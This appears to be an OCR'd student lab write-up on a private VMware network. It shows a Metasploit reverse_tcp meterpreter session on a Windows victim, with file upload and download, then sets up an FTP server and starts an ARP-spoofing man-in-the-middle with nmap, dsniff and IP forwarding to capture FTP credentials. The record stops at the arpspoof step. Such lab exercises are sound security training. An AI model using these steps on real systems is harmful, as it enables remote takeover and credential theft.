
☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Here are some commands I have used:



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.111.5    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.111.5:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.111.128
[*] Meterpreter session 1 opened (192.168.111.5:4444 → 192.168.111.128:59536) at 2020-09-01 03:17:40 -0700

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                 Connection
  --  ----  ----                     -----------                                 ----------
  1         meterpreter x86/windows  WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH  192.168.111.5:4444 → 192.168.111.128:59536 (192.168.111.128)

msf5 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-2P0T021FDJH
```



```
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:13:9a:03
MTU          : 1500
IPv4 Address : 192.168.111.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f063:f63e:ba4b:809
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:6f80
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:348b:fb58:879:23b1:3f57:907f
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::879:23b1:3f57:907f
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > upload a.txt
[*] uploading  : a.txt → a.txt
[*] uploaded   : a.txt → a.txt
meterpreter > download b.txt
[*] Downloading: b.txt → b.txt
[*] download   : b.txt → b.txt
meterpreter > 
```

Q 2.

Create an FTP server.

Access FTP server from windows command prompt.


Do an MITM and username and password of FTP transaction using Wireshark and Dsniff

Ans: I will be using two Pentester win-16 and a Kali Linux virtual machine in VMware workstation. First make sure that all the machines are under same network.

First make sure all the machines are NATed.

Step 1: Open one Pentester machine(windows). Press Windows+R > ncpa.cpl

Right click on Ethernet go to Properties >Internet Protocol version 4(TCP/IPv4)>Obtain Ip && Dns automatically (Do this for the other Windows Virtual Machine too)



Ethernet0 Properties

Connect using: Intel(R) 82574L Gigabit Network Connection

This connection uses the following items:

☑ Client for Microsoft Networks
☑ File and Printer Sharing for Microsoft Networks
☑ QoS Packet Scheduler
☑ Internet Protocol Version 4 (TCP/IPv4)
☐ Microsoft Network Adapter Multiplexor Protocol
☑ Microsoft LLDP Protocol Driver
☑ Internet Protocol Version 6 (TCP/IPv6)

Description: Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

Internet Protocol Version 4 (TCP/IPv4) Properties


You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

● Obtain an IP address automatically
○ Use the following IP address:
● Obtain DNS server address automatically
○ Use the following DNS server addresses:
☐ Validate settings upon exit

Windows Server 2016 Standard Evaluation
Windows License valid for 149 days
Build 14393.rs1_release.160715-1616

Step 2: Open Victim's machine (I renamed the clone of Pentester Win-2016 in previous screenshot to Victim-Win 2016). Go to **Start**>**Server Manager**. Under **Mange** drop down menu select **Add Roles and features**

Step 3: A setup wizard Dialogue box appears. Click on **next**>**next**>select **Web Server (IIS)** and click **next**>**next**>**next**>Select **FTP Server** and **FTP server extensibility** and click on **next**>**Install**



Installation progress

DESTINATION SERVER
WIN-2P0T021FDJH

View installation progress

Feature installation

Installation succeeded on WIN-2P0T021FDJH.

Web Server (IIS)
    FTP Server
        FTP Extensibility
        FTP Service
    Management Tools
        IIS Management Console
    Web Server
        Common HTTP Features
            Default Document
            Directory Browsing
            HTTP Errors


You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings


To direct input to this VM, click inside or press Ctrl+G.

Step 4: Now open the Kali Linux Virtual Machine with root do a nmap scan.


For my system I have ran the following command nmap -Pn -sS -f 192.168.111.* (in this manner we will come to know which machine is running which server)



```
root@kali-pc-001:~# nmap -Pn -sS -f 192.168.111.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 09:46 PDT
Nmap scan report for 192.168.111.1
Host is up (0.00028s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
903/tcp open  iss-console-mgr
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.111.2
Host is up (0.00070s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:FB:96:BF (VMware)
```



```
Nmap scan report for 192.168.111.128
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.111.128 are filtered
MAC Address: 00:0C:29:13:9A:03 (VMware)

Nmap scan report for 192.168.111.131
Host is up (0.0011s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:55:21:B3 (VMware)

Nmap scan report for 192.168.111.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.111.254 are filtered
MAC Address: 00:50:56:FE:D8:DE (VMware)

Nmap scan report for 192.168.111.5
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
```



```
Nmap scan report for 192.168.111.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.111.254 are filtered
MAC Address: 00:50:56:FE:D8:DE (VMware)

Nmap scan report for 192.168.111.5
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
```


```
80/tcp open  http

Nmap done: 256 IP addresses (6 hosts up) scanned in 12.58 seconds
root@kali-pc-001:~# 
```

therefore, we come to know that in machine 192.168.111.131(Victim win-16) port 21 (ftp) is open

Now install dsniff using command apt install dsniff

Step 5: Now we will start our MITM (Man in the Middle) attack. Type command echo 1 >/proc/sys/net/ipv4/ip_forward and then type sysctl -w net.ipv4.ip_forward=1


This will enable routing.



```
root@kali-pc-001:~# echo 1> /proc/sys/net/ipv4/ip_
-bash: /proc/sys/net/ipv4/ip_: No such file or directory
root@kali-pc-001:~# echo 1> /proc/sys/net/ipv4/ip_forward
-bash: echo: write error: Invalid argument
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# ls
a.txt  b.txt
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~# 
```

Step 6: Now issue up this command.in the format arpspoof -i eth0 -t {target address} -r {receiver address}

(My command can be seen in the following screenshot)

